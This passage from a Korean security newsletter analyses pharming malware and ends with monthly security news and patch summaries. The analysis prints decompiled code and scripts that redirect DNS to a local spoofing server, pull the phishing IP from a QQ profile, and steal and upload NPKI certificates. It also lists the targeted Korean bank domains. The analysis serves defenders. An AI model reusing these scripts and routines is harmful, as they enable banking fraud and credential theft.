  Dummy(ppvData);
v8 = "4AD584CE1F380E4A9E5A31CF1377FEE796C36348C883AC864D08F3A7B028B4579CCD2CFB82BFC7711E50B97
```

[그림 6] VB스크립트를 이용해서 DNS주소 변경을 시도하는 부분


위 그림에서 v8변수는 암호화 된 문자열을 가리키고 있는데, 해당 부분을 복호화 하게 되면 Visual Basic 스크립트 코드가 나타나게 되고 그것은 아래와 같다.

```
Function DomaiNameSytem()
        Const T_NEWDNS1 = "127.0.0.1" 'DNS1|
        Const T_NEWDNS2 = "8.8.8.8" 'DNS2
        strWinMgmt="winmgmts:{impersonationLevel=impersonate}"
        Set NICS = GetObject( strWinMgmt
),InstancesOf("Win32_NetworkAdapterConfiguration")
        For Each NIC In NICS
                If NIC.IPEnabled Then
                        NIC.SetDNSServerSearchOrder Array(T_NEWDNS1,T_NEWDNS2)
                EndIf
        Next
End Function.
```

[그림 7] 현재 사용중인 네트워크 어댑터의 DNS주소를 변경하는 Visual Basic 스크립트

기본 DNS서버의 주소를 127.0.0.1로 설정하고 보조 DNS서버의 주소를 8.8.8.8로 설정한다. 127.0.0.1은 localhost이고 8.8.8.8은 구글(Google)의 DNS서버 주소이다. 기본 DNS주소를 localhost로 한 것으로 봐서 감염PC에서 DNS서버의 역할을 수행하는 무엇인가 있을 것이라고 추측해 볼 수 있다.

VB스크립트 실행 이후에는 아래와 같이 DNS주소 정보가 변경된다.



[그림 8] DNS서버 주소가 변경된 모습

- 파밍 작업 (DNS캐시 초기화)

시스템에 존재하는 DNS캐시 정보를 초기화 한다. DNS캐시 정보를 초기화 하는 이유는, 이미 존재하는 DNS캐시로 인해서 공격자가 의도하지 않는 동작이 발생해서 파밍이 제대로 이루어지지 않을 가능성을 미연에 방지하기 위해서다. DNS캐시 초기화는 문서화 되지 않은 함수인 DnsFlushResolverCache Win32 API를 사용한다.

```
VBScript_ModifyDNSAddress();
lpszStringVar1 = &v5;
DnsFlushResolverCache();                    // DNS캐시 초기화
```

[그림 9] DNS캐시를 초기화 하는 부분

또한 DNS캐시를 주기적으로 10분마다 초기화 시켜주기 위해서 타이머 프로시저를 이용하는 부분도 존재한다.

```
SetTimer(0, 1u, 600000u, FlushDNS_TimerFunction);// 타이머 프로시저에서 DnsFlushResolverCache 호출
if ( lpszStringVar1 != &v5 )
  j_ErrorBox(v0, 6);
WinProc_();                                 // 무한루프 돌면서 계속 실행 유지됨
```

[그림 10] DNS캐시의 주기적인 초기화를 위한 타이머 프로시저를 작동시키는 부분

- 파밍 작업 (QQ 블로그를 이용한 파밍 정보 획득)

공격자는 파밍 공격에 필요한 정보를 악성코드 내부에 담아 두지 않고 QQ 블로그에 담아 둔 뒤, 악성코드에서 이를 받아오는 방법을 선택했다. 이를 위해서 암호화 해둔 QQ 블로그 사용자 ID를 악성코드 내부에 삽입해 두었으며, 이를 복호화 해서 가져온 뒤 해당 블로그에 연결을 시도한다.

```
qq_uin = "3E99D9995860591 58C29";          // QQ Blog User ID : 2934318127
QQ_uin = DecodeString(&qq_uin, &v8);
```

[그림 11] QQ 블로그 사용자 ID가 암호화 된 상태로 들어 있는 모습

복호화 된 QQ 블로그 사용자 ID는 2934318127 이었으며, 이 ID를 Blog URL과 조합해서 하나의 URL을 만들어 낸다. 그리고 해당 URL로부터 데이터를 받아온 뒤 nickname이라는 문자열을 파싱한다. 아래는 이에 해당되는 부분이다.

```
HIDWORD(v14) = sub_40107B(2, "http://r.qzone.qq.com/cgi-bin/user/cgi_personal_card?uin=");
LODWORD(v14) = XMLHTTPFunc(&v14 + 4);
if ( HIDWORD(v14) )
  Dummy(HIDWORD(v14));
if ( v17 )
  Dummy(v17);
v17 = LODWORD(v14);
v2 = LODWORD(v14);
if ( !LODWORD(v14) )
  v2 = &Name;
v16 = StringParser(4, v2, 0, 0x80000004u, "nickname₩":₩"", 0, 0x80000004u, 0, 0, 0x80000301u, 0);
```

[그림 12] 블로그로부터 데이터를 얻어온 뒤 nickname이라는 문자열을 파싱하는 모습

아래는 접속을 시도하는 URL과 해당 URL로부터 얻어온 데이터를 나타낸 것이다. 데이터의 nickname 항목을 살펴보면 IP 주소(114.181.150.158)가 적혀져 있는데 이것이 파밍에 사용되는 IP주소이다. 즉, nickname 문자열을 파싱하는 것은 파밍에 사용될 IP 주소를 파싱하려는 목적이라고 볼 수 있다.

접속 시도하는 URL	URL로부터 얻어온 데이터
hxxp://r.qzone.qq.com/cgi-bin/user/cgi_personal_card?uin=2934318127	_Callback({"uin":2934318127, "qzone":0, "intimacyScore":0, "nickname":"114.181.150.158", "realname":"", "smartname":"", "friendship":0, "isFriend":0, "bitmap":"08009c8002000101", "avatarUrl":"http://qlogo4.store.qq.com/qzone/2934318127/2934318127/100"});

– 파밍 작업 (DNS서버 소켓 생성 및 DNS메시지 해석과 파밍)

UDP 53번 소켓을 생성한다. 53번 포트는 DNS서비스의 포트 번호이다. 앞서 DNS서버 기본 주소를 localhost로 변경하는 행위가 있었는데 즉, 악성코드 스스로가 DNS메시지를 해석하는 DNS서버의 역할을 수행하는 것이라고 볼 수 있다.

```
signed int __cdecl CreateSocket(u_short hostshort)
{
  SOCKET v1; // esi@1
  struct sockaddr name; // [sp+4h] [bp-10h]@1

  dword_42958C = sub_411910();
  v1 = socket_0(2, 2, 0);
  name.sa_family = 2;
  *&name.sa_data[6] = 0;
  *&name.sa_data[10] = 0;
  *&name.sa_data[2] = htonl_0(0);
  *&name.sa_data[0] = htons_0(hostshort);
  return bind_0(v1, &name, 16) < 0 ? 0 : v1;
}
```


[그림 13] 53번 포트의 소켓을 생성하는 부분

사용자가 인터넷 창에서 URL을 입력하고 실행을 하게 되면, URL의 해석을 위해서 DNS서버로 요청을 보내게 된다. 그런데 DNS서버 주소는 이미 악성코드에 의해서 localhost로 바뀌어져 있는 상태이기 때문에 악성코드가 DNS메시지를 받아서 처리하는 형태가 되는 것이다.
아래는 DNS메시지를 받아 오는 루틴을 나타낸 것이다.

```
if ( select_0(v6, v7, v8, v9, v10) >= 0 )
{
  if ( WSAFDIsSet(s, &readfds) )
  {
    result = recvfrom_0(s, buf, len, 0, from, &fromlen);
    if ( result <= 0 )
      result = 0xFFFFFFFCu;
  }
  else
  {
    result = 0xFFFFFFFDu;
  }
}
else
{
  result = 0xFFFFFFFFu;
}
return result;
```

[그림 14] 사용자가 요청한 DNS메시지를 Loopback으로 받아 오는 부분

정상적인 경우의 컴퓨터 환경이라면 아래와 같이 사용자가 URL을 입력하면 DNS서버에 요청을 보내고 DNS서버는 해당 URL에 알맞은 IP 주소를 알려 준다.



[그림 15] 정상적인 PC와 DNS서버간의 관계도

그러나 이 악성코드에 감염되면 악성코드는 PC의 DNS주소를 자기 자신으로 바꿔버리고, 악성코드가 감염된 PC자체가 DNS서버가 되는 것이다.

[그림 16] 악성코드에 감염된 PC와 DNS서버간의 관계도

악성코드 내부에는 아래와 같이 받아온 DNS메시지를 해석하는 부분이 존재한다.

```
if ( !strcmp(v40, "0001") )
{
  if ( v47 )
    Dummy(v47);
  v47 = 0x419FD7u;
}
if ( !strcmp(v47, "000F") )
{
  if ( v47 )
    Dummy(v47);
  v47 = MX;
}
if ( !strcmp(v47, "0005") )
{
  if ( v47 )
    Dummy(v47);
  v47 = "CNAME";
}
```

[그림 17] DNS메시지를 해석하는 루틴의 일부

악성코드는 사용자가 요청한 DNS메시지를 받아와서 메시지 해석을 수행하며, 해석을 완료하고 나면 악성코드 제작자가 임의로 정의해 놓은 문자열 형식으로 치환된다. 아래는 악성코드가 받아온 DNS메시지를 보여준다.

```
001B0EF8|43 30 31 30|30 31 30 30|30 30 30 31|30 30 30 30|C0100100000010000
001B0F08|30 30 30 30|30 30 30 30|30 43 37 33|36 31 36 36|000000000C736166
001B0F18|36 35 36 32|37 32 36 46|37 37 37 33|36 39 36 45|6562726F7773696E
001B0F28|36 37 30 36|36 37 36 46|36 46 36 37|36 43 36 35|6706676F6F676C65
001B0F38|30 33 36 33|36 46 36 44|30 30 30 30|30 31 30 30|03636F6D00000100
001B0F48|30 31 00 00|00 00 00 00|13 00 0C 00|00 00 00 00|01......‼.......
```

[그림 18] 악성코드에서 수신한 DNS메시지

위와 같은 형태의 DNS메시지를 해석하고 나면 아래와 같은 형식으로 치환된다.

```
ASCII "C010^A^safebrowsing^google^com"
```

[그림 19] DNS메시지 해석을 마치고 치환된 결과

Part2.8월의 악성코드 이슈

이는 공격자가 임의로 편하게 정의해 놓은 형식으로써, 아래와 같은 구조를 가진다.

```
ID^DNSType^URL^URL^URL

ID : 고유 ID값
DNSType : A, CNAME, MX
URL : 인터넷 주소
```

결과적으로 사용자로부터 전달된 DNS메시지와 악성코드 자체 해석 결과, 그리고 조작된 DNS응답 메시지를 정리해보면 아래와 같다. DNS응답을 보낼 때 끝부분의 IP주소를 담는 부분에, 조작된 IP주소를 보내서 파밍이 이루어지도록 한다.

항목	데이터
사용자 요청 DNS메시지	2985 0100 0001 0000 0000 0000 03 7A756D 03 636F6D 00 0001 0001
악성코드 자체 해석 결과	2985^A^zum^com
조작된 DNS응답	2985 8400 0001 0001 0000 0000 03 7A756D 03 636F6D 00 0001 0001 C 00C 0001 0001 0000000A 0004 72B5969E5B19

사용자로부터 요청 받은 DNS메시지 중에서 아래 URL에 해당하면 DNS해석 결과를 변조해서 파밍사이트 결과를 내보내게 된다. 아래 URL 목록은 악성코드 내부에 암호화 된 형태로 저장되어져 있다.

shinhan.com	www.busanbank.co.kr	www.kfcc.co.kr	www.kjbnak.com
banking.shinhan.com	hrdcenter.busanbank.co.kr	kfcc.co.kr	www.kbd.co.kr
bizbank.shinhan.com	www.dgb.co.kr	ibs.kfcc.co.kr	www.c-u.co.kr
open.shinhan.com	banking.dgb.co.kr	www.pjkfcc.co.kr	www.epestbnak.go.kr
www.kbstar.com	blog.dgb.co.kr	www.secbank.co.kr	daum.net
kbstar.com	www.knbank.co.kr	www.standardchartered.co.kr	www.daum.net
obank.kbstar.com	kibs.knbank.co.kr	sc.co.kr	hanmail.net
ehrd.kbstar.com	www.knbeasy.com	ib.scfirstbank.com	www.hanmail.net
withkb.kbstar.com	www.suhyup-bank.com	www.citibank.co.kr	nate.com
www.nonghyup.com	www.suhyup.co.kr	ctbank.co.kr	www.nate.com
nonghyup.com	biz.suhyup-bank.com	www.citicard.co.kr	zum.com
banking.nonghyup.com	www.kjbank.com	koreacitidirect.citigroup.com	www.zum.com
nonghyup.chzero.com	smile.kjbank.com	www.kfce.co.kr	www.kbster.com
with.nonghyup.com	www.kdb.co.kr	www.standradchatered.co.kr	www.nonghuyp.com
consulting.nonghyup.com	direct.kdb.co.kr	www.citibnak.co.kr	www.lbk.co.kr
www.ibk.co.kr	www.cu.co.kr	www.busanbnak.co.kr	www.kab.co.kr
ibk.co.kr	bank.cu.co.kr	www.bgd.co.kr	www.wooribnak.com
mybank.ibk.co.kr	epostbank.go.kr	www.knbnak.co.kr	www.hanabnak.com
kiup.ibk.co.kr	www.epostbank.go.kr	www.suhuyp.co.kr	www.woorimuseum.com
open.ibk.co.kr	epostbank.co.kr	keb.co.kr	www.kebinet.com
www.ibkjob.co.kr	www.epostbank.co.kr	online.keb.co.kr	www.wooribank.com
www.keb.co.kr	www.naver.com	ebank.keb.co.kr	wooribank.com
hanabank.com	naver.com	www.hanabank.com	spib.wooribank.com
hanabank.chzero.com	www.wooribankchina.com	wfc.wooribank.com	pr.hanabank.com
open.hanabank.com			

결과적으로 사용자가 악성코드가 공격 대상으로 지정한 웹사이트를 방문하게 되면, 치밀하게 제작된 가짜 웹사이트를 보게 된다.

[그림 20] 파밍 공격이 이루어진 모습

– 공인인증서 탈취


악성코드는 공인인증서를 외부로 탈취하는 기능도 지니고 있다. 많이 알려진 NPKI 공인인증서 경로를 탐색하여, 파일이 존재할 경우 윈도우 운영체제에서 제공하는 압축 라이브러리인 zipfldr.dll을 이용해서 압축한 뒤 외부 서버로 업로드를 시도한다.
공인인증서를 탈취하기 위해서 악성코드가 탐색하는 경로는 아래와 같다.

- A ~ Z드라이브 중 존재하는 드라이브의 최상위 루트 NPKI 폴더
- Program Files 이하의 NPKI 폴더
- [시스템드라이브]:\Users\[사용자계정]\AddData\LocalLow\NPKI (윈도우 비스타 이상에만 존재)

위 경로들 중 하나 이상이라도 존재하면, 내부의 모든 파일을 아래의 경로로 복사한다.

윈도우XP : [시스템드라이브]:\Documents and Settings\[사용자계정]\Local Settings\Temp\Hs_\Pf\NPKI
윈도우비스타 이상 : [시스템드라이브]:\Users\[사용자계정]\AppData\Local\Temp\Hs_\Pf\NPKI

실제로 아래는 악성코드가 공인인증서를 탈취한 모습을 나타내고 있다.



[그림 21] 악성코드가 공인인증서를 임의의 폴더로 복사한 모습

공인인증서 파일을 성공적으로 탈취 했다면 zipfldr.dll 라이브러리를 사용해서 ZIP확장자로 압축을 시도한다. 이를 위해서 zipfldr.dll이 정상적으로 시스템에 등록 되어있는지 확인하고, 등록 되어있지 않을 경우에는 regsvr32를 이용해서 시스템에 등록 시도하는 모습을 확인할 수 있다.

```
v12 = sub_40E0F0(2, 1, 0, 0x80000301u, "Applications₩₩zipfldr.dll₩₩NoOpenWith");
if ( !v12 )
{
  v13 = &v11;
  WinExec_0("regsvr32 /s zipfldr.dll", 0);
  if ( v13 != &v11 )
    j_ErrorBox(v2, 6);
}
```

[그림 22] zipfldr.dll 시스템 라이브러리를 사용하는 부분


Zipfldr.dll의 사용 준비를 마쳤다면, Visual Basic 스크립트를 구동시켜 공인인증서 파일의 압축을 시도한다. 아래는 그에 사용되는 VB 스크립트를 나타낸 것이다.

```
Zip "C:\DOCUME~1\vmxp\LOCALS~1\Temp\Hs_", "C:\DOCUME~1\vmxp\LOCALS~1\Temp\d41d8cd98f00b204e9800998ecf8427e.zip"
Sub Zip(ByVal mySourceDir, ByVal myZipFile)
    fso = CreateObject("Scripting.FileSystemObject ")
    If fso.GetExtensionName(myZipFile) <> "zip" Then
        Exit Sub
    ElseIf fso.FolderExists(mySourceDir) Then
        FType = "Folder"
    ElseIf fso.FileExists(mySourceDir) Then
        FType = "File"
        FileName = fso.GetFileName(mySourceDir)
        FolderPath = Left(mySourceDir, Len(mySourceDir) - Len(FileName))
    Else
        Exit Sub
    End If

    f = fso.CreateTextFile(myZipFile, True)
    f.Write "PK" & Chr(5) & Chr(6) & String(18, Chr(0))
    f.Close()
    objShell = CreateObject("Shell.Application")
    Select Ftype
        Case "Folder"
            objSource = objShell.NameSpace(mySourceDir)
            objFolderItem = objSource.Items()
        Case "File "
            objSource = objShell.NameSpace(FolderPath)
            objFolderItem = objSource.ParseName(FileName)
    End Select
    objTarget = objShell.NameSpace(myZipFile)
    intOptions = 256
    objTarget.CopyHere(objFolderItem, intOptions)
    Do WScript.Sleep 1000
    Loop Until objTarget.Items.Count > 0
End Sub
```

[그림 23] 압축에 사용되는 VB 스크립트

VB스크립트의 실행이 완료되면 아래와 같이 Temp폴더 내부에 정상적인 ZIP 압축 파일이 생성된다.



[그림 24] 공인인증서 파일들을 압축한 모습

공인인증서 파일의 압축을 완료했다면 원격 서버로 전송을 시도하게 된다. 아래는 원격 서버로 전송을 시도하는 루틴의 일부를 나타낸 것이다.

```
v18 = v8;
v17 = SetString(3, "http://");
v16 = "upload_file1";
v15 = 0;
v14 = 0;
v13 = 0;
v12 = "POST";
v11 = 0;
v10 = 0;
v9 = 0;
v6 = UploadFunc(
```

[그림 25] 외부 서버로 업로드를 시도하는 루틴의 일부

3.결론

이 악성코드는 이전까지의 수법이었던 Winsock LSP, 호스트 파일 변조가 아닌, 악성코드 자기 자신이 로컬에서 DNS서버가 되어서 DNS 메시지 해석을 수행하는 다른 종류의 파밍 악성코드이다.
감염되면 UDP 53번 포트가 개방되고, 네트워크 어댑터의 DNS서버 정보를 로컬IP주소(127.0.0.1)로 설정하여 DNS정보 요청 시 Loop-back 형태로 연결이 되도록 한다. 사용자가 인터넷을 하면서 URL을 입력하게 되면 악성코드가 해당 URL의 정보를 받아와서 DNS메시지 해석을 수행하게 되고, 사용자가 접속하고자 하는 웹사이트가 공격자가 타겟으로 하는 웹사이트라면 미리 제작해 둔 가짜 웹사이트로 연결이 되도록 한다.
이러한 유형의 악성코드가 국내에서도 지속적으로 유포가 되고 있고, 호스트 파일의 변조 없이 악성코드 프로세스 내부에서 모든 것이 이루어지기 때문에, 향후에 커널모드 루트킷 등과 결합되면 탐지하기가 어려워지고 위험성도 높아질 것이다.

Part3. 보안 이슈 돋보기

8월의 보안이슈

8월의 취약점

8월의 보안 이슈

알약이 뽑은 TOP 이슈

- 주민번호 수집 금지, '마이핀' 본격 시행

7일부터 주민번호 수집 금지가 시행되었다. 개인정보보호법 법령에 근거 없이 주민번호를 수집해 이용하거나 제공할 경우 3000만원 이하의 과태료 부과대상이 되며, 주민등록번호를 적법하게 수집했더라고 유출되면 수억원의 과태료를 물게된다. 또한 개인식별정보가 전혀 포함되지 않은 13자리의 무작위 번호인 '마이핀' 서비스가 본격 시행되었다.

- 캣(CAT)단말기도 보안표준 확정

5일, 일반결제단말기인 캣 단말기의 보안표준규격이 최종 확정되었다. 새로 마련된 보안표준은 신용카드정보를 캣 단말기에 저장하거나 전표로 출력하는 행위를 금지하며, 카드정보 안정성을 보장하기 위해 신용카드의 모든 정보 전송구간을 암호화 하며, 해킹 등 허락 받지 않은 시도로 암호키 접근을 막기 위해서 별도 방어대책도 제공해야 한다.

- 카드사-PG사 '고객 카드정보 공유' 논란

금융위원회가 최근 한국형 페이팔, 알리페이 육성을 목표로 '간편결제 활성화 방안'을 발표하였는데, 일부 PG사에도 카드번호, CVC, 유표기간 등 이른바 전자결제에 필요한 핵심 카드정보를 저장할 수 있도록 하여 우려의 목소리가 커지고 있다.

- '거래연동 OTP'도입 추진

금융보안연구원은 전자금융거래 안전성을 높이기 위하여 최근 주요은행과 '거래연동 OTP추진협의회'를 발족하였다. 거래연동 OTP란 수취인 계좌번호나 송금액 등 거래정보와 연계하여 해당 거래에만 유효한 인증정보로 인증하는 기술로 보안성이 뛰어나다. 하지만 기존 OTP보다 큰 크기와 비싼 가격 때문에 전자금융거래 적용엔 상당한 시간이 걸릴 것으로 예상된다.

- 국정원, CC인증에서 손뗀다… 미래부로 업무 이관

정보보호제품 국제공통평가기준(CC) 인증 업무가 국가정보원에서 미래창조과학부로 이관된다. 이에 국가 안보에 집중되었던 CC인증 기능이 정보보호 산업 진흥으로 변화할 지 많은 관심이 집중되고 있다.

- 스마트폰에 '스미싱차단 앱' 기본 탑재

금융위원회가 신,변종 금융사기 보안대책을 강화하기로 하였다. 앞으로 출시되는 신규 스마트폰에 소액결제 피해를 유발하는 스미싱 차단하는 애플리케이션이 기본으로 탑재되며, 내년부터는 신,변종 금융사기를 방지하기 위해 지연이체 제도도 도입된다.

- '리그킷' 등장, 악성코드 대응 어려워졌다

리그킷은 PHP세션아이디 인증을 기반으로 악성코드를 배포하는 새로운 형태의 공격도구로서, 기존 공격도구인 레드킷(Red Exploit Kit), 씨케이 브이아이피킷 (CK VIP Exploit Kit) 등에 비해 유포하는 악성코드 샘플을 수집하기 어려운 것으로 알려졌습니다. 리그킷을 예방하려면, 윈도우, 자바를 최신버전으로 업데이트 해야 한다.

8월의 취약점

Microsoft 8월 정기 보안 업데이트

- Internet Explorer 누적 보안 업데이트(2977629)

이 보안 업데이트는 Internet Explorer의 공개된 취약점 1건과 비공개로 보고된 취약점 36건을 해결합니다. 가장 심각한 취약점은 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- .NET Framework의 취약점으로 인한 서비스 거부 문제점(2990931)

이 보안 업데이트는 비공개적으로 보고된 Microsoft .NET Framework의 취약점 한 가지를 해결합니다. 이 취약점으로 인해 공격자가 소수의 특수하게 조작된 요청을 영향을 받는 .NET 기반 웹 사이트로 보낼 경우 서비스 거부가 발생할 수 있습니다. 지원되는 Microsoft Windows 에디션에 Microsoft .NET Framework가 설치된 경우 ASP.NET는 기본적으로 설치되지 않습니다. 이 취약점의 영향을 받으려면 고객은 수동으로 설치하고 이를 IIS에 등록하여 ASP.NET을 활성화해야 합니다.

- Windows 작업 스케줄러의 취약점으로 인한 권한 상승 문제점(2988948)

